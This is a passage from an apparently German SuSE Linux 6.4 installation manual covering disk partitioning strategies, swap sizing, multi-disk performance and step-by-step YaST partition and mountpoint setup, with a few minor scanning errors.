- Kontrollieren Sie die allgemeinen BIOS-Setup-Einstellungen, setzen Sie ggf. die Einstellung auf die (konservativen) `'BIOS-Defaults'`.
- Bei einem fehlerhaftem PC-BIOS hilft wirklich nur ein Update des BIOS. Fragen Sie Ihren Händler oder den Hersteller.
- Das Netzteil liefert nicht genügend Strom oder die Stromversorgung schwankt, versuchen Sie einige Geräte auszuschalten.
- Verzichten Sie auf „Busmaster-DMA“, auch „UDMA“ oder „Ultra-DMA“ genannt. Halten Sie die EIDE-Kabel kurz und achten Sie auf gute Qualität der Kabel.

2.8 Partitionieren für Einsteiger

Sie sind neu im Umgang mit Linux und dessen Dateisystem. Ihre Fragen: Wie viel Platz stellt man Linux zur Verfügung? Wie viel braucht man unbedingt? Wie viel sollte es sein? Wie viel macht Sinn? Wie teilt man den Platz auf?

Partitionstypen beim PC

Jede Festplatte enthält eine Partitionstabelle, die Platz für vier Einträge hat. Jeder Eintrag in der Partitionstabelle kann entweder eine primäre Partition oder eine erweiterte Partition sein, wobei aber maximal *eine* erweiterte Partition möglich ist.

Primäre Partitionen sind recht einfach zu betrachten: sie sind ein durchgehender Bereich von Zylindern, der einem Betriebssystem zugeordnet ist. Mit primären Partitionen könnte man pro Festplatte aber nur maximal vier Partitionen einrichten; mehr passt nicht in die Partitionstabelle.

Hier setzt jetzt das Konzept der erweiterten Partition an. Die erweiterte Partition ist ebenfalls ein durchgehender Bereich von Plattenzylindern. Man kann die erweiterte Partition aber nochmal in so genannte *logische Partitionen* unterteilen, die selbst keinen Eintrag in der Partitionstabelle brauchen. Die erweiterte Partition ist sozusagen ein Container, der die logischen Partitionen enthält.

Wenn Sie mehr als vier Partitionen benötigen, müssen Sie beim Partitionieren nur darauf achten, dass Sie spätestens die vierte Partition als erweiterte Partition vorsehen und ihr den gesamten freien Zylinderbereich zuordnen. Darin können Sie dann „beliebig“ viele logische Partitionen einrichten (das Maximum liegt bei 15 Partitionen für SCSI-Platten und bei 63 Partitionen für (E)IDE-Platten).

Linux ist es egal, auf welcher Art von Partitionen (primär und/oder logisch) die Installation vorgenommen wird.

Entscheidung treffen

Beginnen wir mit der Frage nach dem unbedingt Notwendigen: 180 MB, wobei dies schon eine spezielle Anwendung des Rechners voraussetzt. Man arbeitet nur auf der Konsole – kein X Window System. Will man sich mal X anschauen und einige wenige Applikationen starten: 500 MB. Beide Werte sind Swap-inklusive.

Wie viel sollte es sein? 1 GB. In der Welt der Gigabyte-Festplatten eine eher bescheidene Forderung. Swap-inklusive und nach oben hin offen.

Wie viel macht Sinn? Kommt darauf an, was Sie wollen:

- Unter X mit modernen Applikationen wie *KDE*, **Applicxware** und *Net-scape* arbeiten: 1,2 GB.
- Mit Linux kleinere eigene Applikationen unter X entwickeln. Ebenfalls 1,2 GB.
- Beide o. g. Punkte: 2 GB.
- Eigene X-Server übersetzen, eigene CDs brennen und o. g. Punkte: 4 GB
- Internet/FTP-Server betreiben: 700 MB Grundsystem + beliebig.

Wie teilt man den Platz auf? Eine einfache Frage mit einer nicht so einfachen Antwort.



Bei der nunmehr erreichten Robustheit des Linux-Dateisystems ist es zumal für Einsteiger ein durchaus *gutes* Vorgehen, die gleiche Strategie wie YaST zu verfolgen: eine kleine Partition zu Beginn der Platte für `/boot` vorzusehen (mindestens 2 MB, bei großen Platten 1 Zylinder), eine Partition für Swap (64-128 MB), der ganze Rest für `/`.

Wenn Sie etwas, aber gleichwohl möglichst wenig partitionieren wollen, gelten folgende einfachen Regeln:

- Bis ca. 500 MB: Swap-Partition und eine Root-Partition (`/`).
- Ca. 500 MB bis 2 GB: kleine Boot-Partition für den Kernel und für *LILLO* zu Beginn der Festplatte (`/boot`, ca. 5-10 MB bzw. 1 Zylinder), Swap-Partition und der Rest für die Root-Partition (`/`).
- Ab ca. 2 GB: Boot (`/boot`), Swap, Root (250 MB), Home `/home` (mit ca. 100 MB je Benutzer) und der Rest für Programme (`/usr`); ggf. eine weitere Partition für `/opt` (vgl. unten auf dieser Seite) und für `/var`.



Wenn Sie Linux direkt von der Festplatte starten wollen, brauchen Sie eine Linux-Partition unterhalb der „1024-Zylinder-Grenze“ als Startpartition (lesen Sie dazu auf Seite [121](#) und auf Seite [??](#)). Dies betrifft Sie nicht, wenn Sie Linux von DOS/Windows aus mit *loadlin* starten. Üblicherweise wird seit SuSE Linux 6.0 die Bootpartition (`/boot`) diese Startpartition sein.

Es ist zu bedenken, dass einige – zumeist kommerzielle – Programme ihre Daten unter `/opt` installieren; sehen Sie ggf. entweder für `/opt` eine eigene Partition vor oder dimensionieren Sie die Root-Partition entsprechend größer. Im einzelnen handelt es sich u. a. um die in Tabelle [2.1](#) auf der nächsten Seite aufgelisteten Programm-Pakete bzw. Demos – jeweils etwas auf Zuwachs berechnet (in der genannten Tabelle werden auch Programme genannt, die *nicht* mit SuSE Linux mitgeliefert werden!).

2.9 Partitionieren für Fortgeschrittene

Im Abschnitt [2.8](#) auf der vorherigen Seite sowie in Abschnitt [2.10.1](#) auf Seite [76](#) wird auf Möglichkeiten der Partitionierung des Systems eingegangen. Dieser Abschnitt nun soll detaillierte Informationen bereitstellen, mit denen Sie sich ein für Ihre Zwecke optimales Partitionierungsschema anlegen können. Dieser Abschnitt ist insbesondere für diejenigen interessant, die ihr System optimal konfigurieren möchten – sowohl in puncto Sicherheit, als auch was Geschwindigkeit betrifft – und die dafür bereit sind, u. U. das bestehende System komplett neu aufzusetzen. *Tabula rasa*, wenn man so will.

Es ist unbedingt notwendig, ein grundlegendes Verständnis der Funktionsweise eines UNIX-Dateisystemes zu haben. Die Begriffe *Mountpoint*, sowie physikalische, erweiterte und logische Partition sollten keine Fremdwörter sein.

<i>KDE</i>	170 MB
<i>GNOME</i>	100 MB
<i>htdig</i>	5 MB
<i>Fortify</i>	2 MB
<i>docho</i> mit <i>htdig</i> -Volltextsuche	200 MB
<i>Wabi</i>	10 MB
<i>Netscape</i>	35 MB
<i>Arcad</i>	350 MB
Applixware	400 MB
<i>Eagle</i>	18 MB
<i>Staroffice</i>	150 MB
<i>Cyberscheduler Software</i>	30 MB
<i>Cygnus Source-Navigator</i>	20 MB
<i>SNiFF+</i>	45 MB
<i>Insure++</i>	45 MB
<i>pep</i>	18 MB
<i>Oracle 8</i>	400 MB
<i>Sybase – Adaptive Server Enterprise</i>	170 MB
<i>virtuoso – OpenLink Virtuoso Lite Edition</i>	55 MB

Tabelle 2.1: Beispiele für Pakete unter /opt – nicht alle dieser Pakete werden mit SuSE Linux mitgeliefert!

Zunächst sollte erwähnt werden, dass es nicht den *einen* goldenen Weg für alle gibt, sondern viele goldene Wege für jeden. Keine Sorge, Sie werden in diesem Abschnitt auch konkrete Zahlen als Anhaltspunkt lesen.

Stellen Sie als ersten Schritt folgende Informationen zusammen:

- Was ist das Einsatzgebiet dieses Rechners (Fileserver, Compute-Server, Einzelplatzrechner)?
- Wie viele Leute werden an diesem Rechner arbeiten (simultane Logins)?
- Wie viele Festplatten hat der Rechner, wie groß sind diese und welches System haben Sie (EIDE, SCSI oder gar RAID-Controller)?

2.9.1 Die Größe der Swap-Partition

Oft werden Sie noch lesen: „Mindestens doppelt so viel *⇔* *Swap* wie Hauptspeicher“. Diese Formulierung stammt noch aus der Zeit, in der 8 MB RAM im Rechner nicht wenig war. Diese Zeiten sind vorbei. Wer sich heute einen neuen Rechner mit weniger als 32 MB Speicher kauft, wurde nicht gut beraten. Kommen wir noch einmal zur obigen Aussage zurück. Ziel war es, dass der Rechner über ungefähr 30 bis 40 MB virtuellen *⇔* *Speicher* verfügt.

Mit modernen speicherhungrigen Applikationen müssen auch diese Werte nach oben hin korrigiert werden. Im Normalfall sollten 64 MB virtueller Speicher genügen, aber hier sollte man nicht geizen. Compiliert man unter X seinen Kernel und will sich mit *Netscape* die Hilfeseiten ansehen, während noch irgendwo *Emacs* läuft, hat man mit 64 MB virtuellem Speicher nicht mehr viele Reserven.

Daher ist man als durchschnittlicher User für absehbare Zeit mit 128 MB virtuellem Speicher auf der sicheren Seite. Was Sie auf keinen Fall machen sollten: überhaupt keinen Swap-Speicher anlegen. Selbst auf einem Rechner mit 256 MB RAM sollte noch ein Swap-Bereich vorhanden sein. Die Gründe hierfür werden unter Abschnitt 2.9.3 auf Seite 75 deutlich.

Sie lassen umfangreiche Simulationen mit einem Speicherbedarf (!) von mehreren Gigabyte berechnen. Wenn Sie Bedenken haben sollten, ob Linux für Ihre Anwendung genügend Reserven bietet, lesen Sie Abschnitt 2.9.2 auf der nächsten Seite (Einsatzgebiet Compute-Server).

2.9.2 Einsatzgebiet des Rechners

Einsatz als Einzelrechner:

Der häufigste Anwendungsfall für einen Linux-Rechner ist der Einsatz als Einzelrechner. Damit Sie sich an konkreten Werten orientieren können, haben wir ein paar Beispielkonfigurationen zusammengestellt, die Sie je nach Bedarf bei sich zu Hause oder in der Firma übernehmen können. In Tabelle 2.2 sehen Sie einen kleinen Überblick der verschiedenen Installationsvolumina für ein Linux-System.

Installation	benötigter Plattenplatz
minimum	180 MB bis 400 MB
klein	400 MB bis 800 MB
mittel	800 MB bis 4 GB
groß	4 GB bis 8 GB

Tabelle 2.2: Beispiele für Größen von Installationen

Natürlich erhöhen sich die Werte entsprechend, wenn Sie über das System hinausgehende, zusätzliche Datensätze sichern wollen.

Beispiel: Standard-Arbeitsplatzrechner (sehr klein)

Sie haben eine ca. 500 MB große Festplatte übrig und möchten auf diese Linux installieren: eine 64 MB große Swap-Partition und den Rest für / (Root-Partition).

Beispiel: Standard-Arbeitsplatzrechner (Durchschnitt)

Sie haben 1,2 GB für Linux frei. Kleine Boot-Partition /boot (5-10 MB bzw. 1 Zylinder), 180 MB für /, 64 MB für Swap, 100 MB für /home und den Rest für /usr; vergessen Sie den /opt-Bereich nicht (siehe Abschnitt 2.8 auf Seite 70). Beachten Sie für Bestimmung der Root-Partition, dass unter /var die RPM-Datenbank angelegt wird (siehe Abschnitt 15.3.2 auf Seite 417)!

Beispiel: Standard-Arbeitsplatzrechner (Luxus)

Falls Ihnen 1,2 GB oder mehr auf mehreren Platten zur Verfügung stehen, gibt es keine pauschale Partitionierung. Lesen Sie hierzu bitte Abschnitt 2.9.3.

Einsatz als Fileserver:

Hier kommt es *wirklich* auf Festplattenperformance an. SCSI-Geräten sollte unbedingt der Vorzug gegeben werden. Achten Sie auch auf Leistungsfähigkeit der Platten und des verwendeten Controllers.

Ein Fileserver bietet die Möglichkeit, Daten zentral zu halten. Hierbei kann es sich um *Benutzerverzeichnisse*, eine Datenbank oder sonstige Archive handeln. Der Vorteil ist eine wesentlich einfachere Administration.

Falls der Fileserver ein größeres Netz bedienen soll (ab 20 Usern), wird die Optimierung des Plattenzugriffs essentiell.

Angenommen, Sie möchten einen Linux-Fileserver aufbauen, der 25 Benutzern Heimatverzeichnisse (Home) zur Verfügung stellen soll. Sie wissen, jeder Benutzer wird maximal 80 MB für seine persönlichen Daten in Anspruch nehmen. Falls nicht jeder dieser Benutzer stets in seinem Home kompiliert, reicht hierfür eine 2 GB Platte, welche einfach unter `/home` gemountet wird.

Haben Sie 50 Benutzer, so wäre rein rechnerisch eine 4 GB Platte notwendig. Besser ist es in diesem Fall jedoch, `/home` auf zwei 2 GB Platten aufzuteilen, da sich diese dann die Last (und Zugriffszeit!) teilen.

Einsatz als Compute-Server:

Ein Compute-Server ist in der Regel ein leistungsstarker Rechner, der berechnungsintensive Aufgaben im Netz übernimmt. Solch eine Maschine verfügt typischerweise über einen etwas größeren Hauptspeicher (ab 512 MB RAM). Der einzige Punkt, an dem für einen schnellen Plattendurchsatz gesorgt werden muss, sind etwaige Swap-Partitionen. Auch hier gilt: mehrere Swap-Partitionen auf mehrere Platten verteilen⁴.

2.9.3 Optimierungsmöglichkeiten

Die Platten sind zumeist der begrenzende Faktor. Um diesen Flaschenhals zu umgehen gibt es zwei Möglichkeiten, die am besten zusammen eingesetzt werden sollten:

- Verteilen Sie die Last gleichmäßig auf mehrere Platten.
- Einsatz eines optimierten Dateisystems (z. B. `reiserfs`).
- Statten Sie Ihren Fileserver mit genügend Speicher aus (128 MB Minimum).

⁴ Wenn Ihr System eventuell noch mit dem Kernel 2.0.xx betrieben werden soll, ist zu beachten, dass eine Swap-Partition nur 128 MB groß sein kann; Linux kann aber ohne weiteres 8 solcher Partitionen verwalten – mit geringfügigen Modifikationen auch 64. Beim Kernel 2.2.xx liegt das Limit einer Swap-Partition bei 2 GB.

Parallelisierung durch mehrere Platten

Die erstgenannte Methode bedarf einer tiefer gehenden Erklärung. Die Gesamtzeit, die vergeht, bis angeforderte Daten bereitgestellt werden, setzt sich (in etwa) aus folgenden Teilen zusammen:

1. Zeit, bis die Anforderung beim Plattencontroller ist.
2. Zeit, bis der Plattencontroller diese Anforderung an die Festplatte schickt.
3. Zeit, bis die Festplatte ihren Kopf positioniert.
4. Zeit, bis sich das Medium zum richtigen Sektor gedreht hat.
5. Zeit für die Übertragung.

Punkt 1 ist abhängig von der Anbindung über das Netzwerk und muss dort geregelt werden. Dies wollen wir hier nicht weiter betrachten. Punkt 2 ist eine relativ vernachlässigbare Zeit, die vom Plattencontroller selbst abhängt. Punkt 3 ist eigentlich der Hauptbrocken. Gemessen wird die Position in ms. Verglichen mit den in ns gemessenen Zugriffszeiten im Hauptspeicher ist das ein Faktor von 1 Million! Punkt 4 ist von der Drehzahl der Platte abhängig. Punkt 5 von der Drehzahl und der Anzahl der Köpfe, ebenso wie von der aktuellen Position des Kopfes (innen oder außen).

Für die optimale Performance sollte man also bei Punkt 3 angreifen. Hier kommt bei SCSI-Geräten das Feature „disconnect“ ins Spiel. Mit diesem Feature passiert in etwa folgendes:

Der Controller sendet an das angeschlossene Gerät (in diesem Fall die Festplatte) den Befehl „Gehe zu Track x, Sektor y“. Nun muss sich die träge Mechanik der Platte in Bewegung setzen. Wenn die Platte intelligent ist (also disconnect beherrscht) und der Treiber für den Controller dieses Feature auch beherrscht, schickt der Controller der Platte unmittelbar daraufhin einen disconnect-Befehl und die Platte trennt sich vom SCSI-Bus ab. Ab jetzt können andere SCSI-Geräte ihre Transfers erledigen. Nach einer Weile (je nach Strategie bzw. Last auf dem SCSI-Bus) wird wieder die Verbindung zur Platte aktiviert. Idealerweise hat diese bereits den geforderten Track erreicht.

In einem Multitasking-Multiuser Betriebssystem wie Linux kann man hier natürlich ganz Klasse optimieren. Sehen wir uns einen Ausschnitt einer Ausgabe des **df** Befehls an (vgl. Ausgabe 2.9.1).

Filesystem	1024-blocks	Used	Available	Capacity	Mounted on
/dev/sda2	45835	27063	16152	63%	/
/dev/sdb1	992994	749694	192000	80%	/usr
/dev/sdc1	695076	530926	133412	80%	/usr/lib

Abgabe 2.9.1: Beispiel einer Partitionierung: Ausgabe mittels Befehl **df**.

Was bringt uns diese Parallelisierung? Angenommen wir geben in `/usr/src` folgendes ein:

```
root@erde:/usr/src/ > tar xzf paket.tgz -C /usr/lib
```

Das soll also `paket.tgz` nach `/usr/lib/paket` installieren. Hierzu werden von der Shell `tar` und `gzip` aufgerufen (befinden sich in `/bin` und somit auf `/dev/sda`), dann wird `paket.tgz` von `/usr/src` gelesen (befindet sich auf `/dev/sdb`). Als letztes werden die extrahierten Daten nach `/usr/lib`

geschrieben (liegt unter `/dev/sdc`). Sowohl Positionierung, wie auch Lesen/Schreiben der platteninternen Puffer können nun quasiparallel ausgeführt werden.

Das ist nur ein Beispiel von vielen. Als Faustregel gilt, dass bei Vorhandensein entsprechend vieler (gleich schneller) Platten `/usr` und `/usr/lib` auf verschiedenen Platten lagern sollten. Hierbei sollte `/usr/lib` ca. 70% der Kapazität von `/usr` haben. Das Rootverzeichnis `/` sollte sich bei der Verlagerung auf zwei Platten wegen der Zugriffshäufigkeit auf der Platte mit `/usr/lib` befinden.

Ab einer gewissen Menge an SCSI-Platten (ca. 4 bis 5) sollte man sich jedoch ernsthaft mit einer RAID-Lösung in Software oder gleich besser mit der Anschaffung eines RAID-Controllers beschäftigen. Dadurch werden dann Operationen auf den Platten nicht nur quasiparallel, sondern echt parallel ausgeführt. Fehlertoleranz ist ein weiteres angenehmes Nebenprodukt.

Plattendurchsatz und die Größe des Hauptspeichers

Wir weisen an vielen Stellen darauf hin, dass die Größe des Hauptspeichers unter Linux oft wichtiger ist als die Geschwindigkeit des Prozessors. Ein Grund – wenn nicht sogar der Hauptgrund – ist die Eigenschaft von Linux, dynamische Puffer mit Festplattendaten anzulegen. Hierbei arbeitet Linux mit allerlei Tricks wie „read ahead“ (holt vorsorglich Sektoren im Voraus) und „delayed write“ (spart sich Schreibzugriffe, um sie dann in einem Aufwasch auszuführen). Letzteres ist der Grund, warum man einen Linux-Rechner nicht einfach ausschalten darf. Beide Punkte sind dafür verantwortlich, dass sich der Hauptspeicher mit der Zeit immer scheinbar füllt und dass Linux so schnell ist.

	total	used	free	shared	buffers	cached
Mem:	63304	62312	992	15920	38692	4200
-/+ buffers:		19420	43884			
Swap:	199508	14548	184960			

Ausgabe 2.9.2: Die Ausgabe von **free**

Ausgabe 2.9.2 zeigt, dass in obigem Beispiel gut 38 MB in Puffern gesichert sind. Will man auf irgendwelche Daten zugreifen, welche sich noch im Puffer befinden, sind diese praktisch sofort da.

2.10 Manuelle Konfiguration der Festplatte

2.10.1 Partitionen konfigurieren

Worum geht es?

Sie haben sich in Abschnitt 2.2.4 auf Seite 35 entschieden, interaktiv zu partitionieren. Hier wird besprochen, mit welchen YaST-Masken Sie in diesem Fall konfrontiert werden.

Hintergrund-Informationen zu den unterschiedlichen Partitionstypen finden Sie in einem Dokument von Andries Brouwer (<http://www.win.tue.nl/~aeb/partitions/>).

Schritt für Schritt...

Gehen Sie so vor, um Ihre Partitionen einzurichten:

1. YaST präsentiert Ihnen einen Bildschirm mit mehreren Bereichen (vgl. Abbildung 3.9 auf Seite 91):
 - Ganz oben stehen die Parameter Ihrer Festplatte.
 - Im zweiten Teil stehen etwaige Warnungen und Fehlermeldungen des Programms *fdisk*. Diese Meldungen können Sie mit **(F6)** genauer betrachten.
 - Im unteren Teil finden Sie die Partitionen, die *fdisk* auf der Festplatte gefunden hat. Dort sehen Sie die Partition(en) Ihres bisherigen Betriebssystems, beispielsweise von MS-DOS. Falls Sie schon eine Swap-Partition angelegt hatten, ist auch diese hier aufgeführt.
2. Wenn Sie vorhandene Partitionen löschen wollen, um den entstandenen freien Platz neu in Partitionen aufzuteilen, sollten Sie das zuerst tun. Steuern Sie die zu löschende Partition mit **(↓)** und **(↑)** an. Überlegen Sie nochmal gut, ob es die richtige Partition ist; achten Sie auch auf den Typ der Partition. Dann drücken Sie **(F4)** und bestätigen das Löschen mit **(↵)**.



Wenn Sie Partitionen löschen, sind alle darin enthaltenen Daten ebenfalls gelöscht^a.

^a Diese Aussage ist technisch nicht 100% korrekt, aber Ihre Daten werden gleichwohl verloren sein!

Falls Sie mehrere Partitionen löschen wollen, erledigen Sie das am besten in einem Zug.

3. Wenn Sie bereits vorhandene Partitionen anderer Betriebssysteme direkt für Linux verwenden wollen, können Sie das tun, indem Sie jetzt den Typ der Partition ändern.



Wenn Sie den Typ einer Partition ändern, kann auf die darin enthaltenen Daten von anderen Betriebssystem (MS-DOS oder Windows) möglicherweise nicht mehr zugegriffen werden!

Steuern Sie die Partition, deren Typ Sie ändern wollen, mit \downarrow und \uparrow an. Wenn Sie sicher sind, dass Sie die „richtige“ Partition erwisch haben, drücken Sie $(F3)$.

Es erscheint ein Auswahlfenster für den neuen Partitionstyp. Wählen Sie zwischen *normaler* Linux-Partition und Swap-Partition und bestätigen Sie mit (\leftarrow) .

4. Wenn Sie neue Partitionen für Linux anlegen wollen – das ist der Normalfall –, legen Sie diese am besten alle nacheinander an. Dazu drücken Sie zuerst $(F5)$. Falls $(F5)$ keine Wirkung zeigt, bedeutet dies: Platte ist schon voll, kein Platz für neue Partitionen vorhanden. Dann müssen Sie zuerst Partitionen löschen (siehe oben)...



Abbildung 2.17: YaST – Partitionierung festlegen

Es erscheint ein Auswahlfenster für die Art der neu anzulegenden Partition (Abbildung 2.17). Wählen Sie zwischen 'Primärer Partition', 'Erweiterter Partition' und eventuell 'Logischer Partition'; bestätigen Sie mit (\leftarrow) . Zur Erinnerung: Sie können maximal 4 *primäre* Partitionen haben. Brauchen Sie mehr als 4 Partitionen, müssen Sie spätestens die 4. Partition als *erweiterte* Partition vorsehen, innerhalb derer Sie dann mehrere *logische* Partitionen anlegen können. Weitere Informationen dazu finden Sie in Abschnitt 2.8 auf Seite 69.

Haben Sie eine primäre oder logische Partition angelegt, müssen Sie angeben, als welches Device die Partition angesprochen werden soll. YaST bietet die freien Devicenamen an. Wählen Sie einfach den obersten Namen aus, z. B. `/dev/hda2` und drücken Sie (\leftarrow) .

Im nächsten Schritt müssen Sie die Größe der neuen Partition festlegen. YaST schlägt als Beginn der Partition (Startzylinder) den ersten freien Zylinder vor. Im Normalfall übernehmen Sie diese Vorgabe mit (\leftarrow) . Jetzt geben Sie das Ende der Partition an. 3 Eingabemöglichkeiten stehen zur Verfügung: die Nummer des Endzylinders (z. B. 976), die Anzahl der Zylinder der Partition (z. B. +66) oder die Größe in Megabyte (z. B. +100M). Noch einmal (\leftarrow) bringt Sie auf 'Weiter', Sie bestätigen mit (\leftarrow) .

Jetzt erscheint die neu angelegte Partition im unteren Bereich des Bildschirms. Falls die Partition nicht wunschgemäß geraten ist, können Sie sie gleich mit (F4) wieder löschen. . .

5. Eine Ihrer Partitionen sollte unbedingt eine Linux-Swappartition sein. Wenn Sie noch keine angelegt haben, wählen Sie mit (↓) und (↑) eine passende Partition aus (um eine sinnvolle Größe der Swappartition zu finden, sehen Sie in Abschnitt 2.8 auf Seite 69 nach). Drücken Sie (F3) und wählen Sie 'Linux-Swappartition' aus, bestätigen Sie mit (↔).
6. Haben Sie alle Partitionen nach Wunsch beisammen (jetzt sollte die Platte komplett belegt sein)? Haben Sie auch an die Swappartition gedacht? Dann bringen Sie den Cursor mit (Tab) in das Feld 'Weiter', falls er nicht schon dort steht. (↔) führt Sie nach nochmaliger Bestätigung in die Eingabemaske 'Festlegen der Dateisysteme'.

Unter bestimmten Bedingungen überprüft YaST jetzt erneut die Swap-Partition, um auf der sicheren Seite zu sein.

2.10.2 Dateisysteme und „Mountpoints“ festlegen

Worum geht es?

Alle Partitionen wurden im vorangegangenen Abschnitt in die Partitionstabelle eingetragen. In diesem Schritt nun geben Sie für die gerade konfigurierten Linux-Partitionen und auch für die eventuell bestehenden DOS-/HPFS-Partitionen weitere Informationen an.

Zusatzinfo

Diese Informationen über die Partitionen werden zum Teil dauerhaft festgehalten in der Datei `/etc/fstab`, der Dateisystem-Tabelle (engl. *file system table*). Die `/etc/fstab` enthält alle konstanten Angaben zu den Dateisystemen, etwa den *Device*-Namen, die Position des Dateisystems im gesamten Linux-Dateisystembaum oder den Typ des Dateisystems⁵.

Des Weiteren braucht YaST die Daten selbst, um auf den formatierten Partitionen die Linux-Dateisysteme einrichten zu können. Die Swap-Partition bleibt in diesem Arbeitsschritt übrigens unberücksichtigt, da sie bereits in Abschnitt 2.10.1 auf Seite 76 festgelegt wurde und keine weiteren Freiheitsgrade hat.

Im Gegensatz zur Partitionstabelle (vgl. Abschnitt 2.10.1 auf Seite 76) sind die in diesem Arbeitsschritt zu tätigen Angaben Linux-intern und haben also keine Auswirkungen auf andere Betriebssysteme, die in eigenen Partitionen liegen.

Noch einige Begriffserklärungen:

- Unter Linux sind alle Dateisysteme zu einem einzigen „Baum“ zusammengehängt (siehe Abbildung C.1 auf Seite 521). Für jedes einzelne Dateisystem muss festgelegt werden, als welcher Ast des Baumes es erscheinen soll: das ist dann der jeweilige *Mountpoint*. Auch DOS- oder

⁵ Sowie Informationen für die Programme `dump` und `fsck`; vgl. Manual-Page von `fstab` (`man 5 fstab`).

HPFS-Partitionen können Sie in den Linux-Verzeichnisbaum „einhängen“.

- Der Speicherplatz in einem Dateisystem wird mit Hilfe der *Inodes* verwaltet. Die Inodes zeigen auf die eigentlichen in Dateien gespeicherten Daten. Die Zahl der Inodes wird beim Einrichten eines Dateisystems festgelegt. Will man viele kleine Dateien anlegen können, braucht man viele Inodes (die natürlich auch selbst mehr Platz verbrauchen); in Dateisystemen, die eher große Dateien enthalten, braucht man entsprechend weniger Inodes. Näheres zu diesem Thema finden Sie in Abschnitt 3.3.10 auf Seite 93.

Schritt für Schritt...

Sie befinden sich in der Eingabemaske 'Festlegen der Dateisysteme' (vgl. Abbildung 3.10 auf Seite 92). Gehen Sie so vor, um die Dateisysteme Ihrer neuen Partitionen festzulegen:

1. Zunächst zur Vorinformation, was zu tun ist:

- Für Ihre DOS-/HPFS-Dateisysteme (in den DOS-/HPFS-Partitionen) können Sie hier einen *Mountpoint* festlegen.
- Für jede Ihrer neuen Linux-Partitionen:
 - Müssen Sie einen Mountpoint festlegen.
 - Können Sie 'F3=Typ setzen' ein Dateisystem auswählen (ext2 oder reiserfs).
 - Können Sie mit 'F5=Expertenmenü' Feineinstellungen vornehmen.
 - Können Sie mit 'F6=Formatieren' die vorgeschlagene Art des Formatierens verändern (*mit* oder *ohne* Prüfung).
- Die Funktion 'Fstabs lesen' brauchen Sie bei der Erstinstallation *nicht*.




Abbildung 2.18: YaST – DOS/Windows-Partition mounten

2. Die SuSE Linux-Erstinstallation

2. Sie können den Typ des Linux-Dateisystems mit **(F3)** setzen. Es stehen z. Z. das bewährte `ext2` oder das neue `reiserfs` mit fortgeschrittenen Möglichkeiten zur Verfügung.



ReiserFS kann *nicht* zusammen mit Software-RAID 1 oder RAID 5 eingesetzt werden. Bei Hardware-RAID gibt es keine Einschränkungen. – `reiserfs` ist im Vergleich zu `ext2` noch sehr jung; bitte berücksichtigen Sie diesen Umstand, wenn Sie sich für `reiserfs` entscheiden. Zu ReiserFS vgl. auf Seite 92.

3. Wenn Sie eine DOS- oder HPFS-Partition mit Linux ansprechen wollen, wählen Sie diese aus und drücken Sie **(F4)**. Es erscheint ein Eingabefenster, in dem Sie ein Verzeichnis angeben müssen. Unter diesem Verzeichnis finden Sie später Ihr DOS-/HPFS-Dateisystem. Wählen Sie 'Anderer Eintrag' und geben Sie dann zum Beispiel `/dos` an; achten Sie auf den Schrägstrich (`' / '`) am Anfang. Bestätigen Sie mit **(↵)**.

Bei einer DOS-Partition erscheint eine weitere Maske (Abbildung 2.18 auf der vorherigen Seite); Sie wählen, wie Linux das DOS-Dateisystem ansprechen soll (siehe auch Abschnitt 3.3.10 auf Seite 92). Normalerweise wollen Sie Ihr DOS-Dateisystem eigenständig nutzen und von Linux aus nur sporadisch auf die DOS-Partition zugreifen können, z. B. zum Dateiaustausch; wählen Sie hier 'DOS' oder 'FAT-Win95' (= `vfat`). UNIX-Dateiattribute und lange Dateinamen, wie sie das `UMSDOS`-Dateisystem bietet, sind *nur* notwendig, wenn Sie SuSE Linux auf einer DOS-Partition installieren wollen – vermeiden Sie dies bitte tunlichst!

4. Als nächstes geben Sie die `Mountpoints` der Linux-Partitionen an. Wählen Sie nacheinander die Linux-Partitionen aus, drücken Sie **(F4)**. Es erscheint das Fenster, in dem Sie das Verzeichnis angeben, unter dem das Dateisystem dieser Partition im Gesamdateisystem erscheinen soll. Geben Sie immer den Pfad mit Schrägstrich (`' / '`) am Anfang an.

Welche Verzeichnisse Sie als Mountpoint angeben, hängt natürlich von Ihrer Partitionsplanung ab. Jedenfalls brauchen Sie *unbedingt* ein `' / '`-Verzeichnis (engl. *root directory*), das sozusagen die Wurzel und den Stamm des Gesamdateisystems bildet; für dieses Verzeichnis wird im Deutschen mitunter auch der Ausdruck „Wurzelverzeichnis“ gebraucht. Die weiteren Dateisysteme und deren Mountpoints sind – wie bereits erwähnt – Geschmackssache; aber Achtung:



Verzeichnisse, die bereits beim Booten benötigt werden, müssen direkt im `' / '`-Dateisystem liegen; zu diesem Zeitpunkt sind die einzelnen Äste des Gesamdateisystems noch nicht zusammengesetzt („gemountet“). Deshalb dürfen Sie die Verzeichnisse `/bin`, `/dev`, `/lib`, `/etc` und `/sbin` hier *nicht* angeben!

5. Ignorieren Sie bitte das 'Expertenmenü', wenn Sie gerade erst mit Linux beginnen; in der Regel sind die Voreinstellungen automatisch so festgelegt, dass ein sicherer Betrieb gewährleistet werden kann. Verändern Sie die vorgeschlagene Werte nur, wenn Ihnen die Folgen bekannt sind (vgl. auf Seite 93)!

6. Bestimmen Sie, ob und wie die Linux-Partitionen formatiert werden sollen. Die Partitionen, die wir in Abschnitt 2.10.1 auf Seite 76 neu eingerichtet haben, müssen auf jeden Fall formatiert werden. Haben Sie eine moderne Festplatte, genügt 'Normal formatieren'; falls Ihr Massenspeicher nicht mehr ganz tafrisch ist, sollten Sie 'Formatieren mit Prüfen' verwenden.




Abbildung 2.19: YaST – Mountpoints

Wählen Sie nacheinander die Linux-Partitionen an, drücken Sie **(F6)** und selektieren Sie dann die geeignete Formatierungsart; am Ende sollte das Menü wie in Abbildung 2.19 aussehen (möglicherweise haben Sie aber *kein* NFS-Verzeichnis eingetragen!).

7. Wählen Sie 'Weiter', dann wird nach einer Sicherheitsabfrage die Partition formatiert.

YaST– Yet another Setup Tool

YaST (**yast**) ist ein wesentlicher Bestandteil von SuSE Linux. YaST hilft, das System zu installieren, die Software zu verwalten (Installation und De-Installation) und unterstützt bei der Administration des Systems.

Dieses Kapitel soll die wichtigsten Funktionen von YaST beschreiben.

Mit SuSE Linux 6.4 wird ein wieder überarbeitetes YaST ausgeliefert; die hier beigegebenen Bilder („Screenshots“) müssen nicht in jedem Detail stimmen.



3.1 Bedienung und Tastenbelegung

Sie starten YaST am *Prompt* mit dem Befehl **yast**:

```
erde: # yast
```

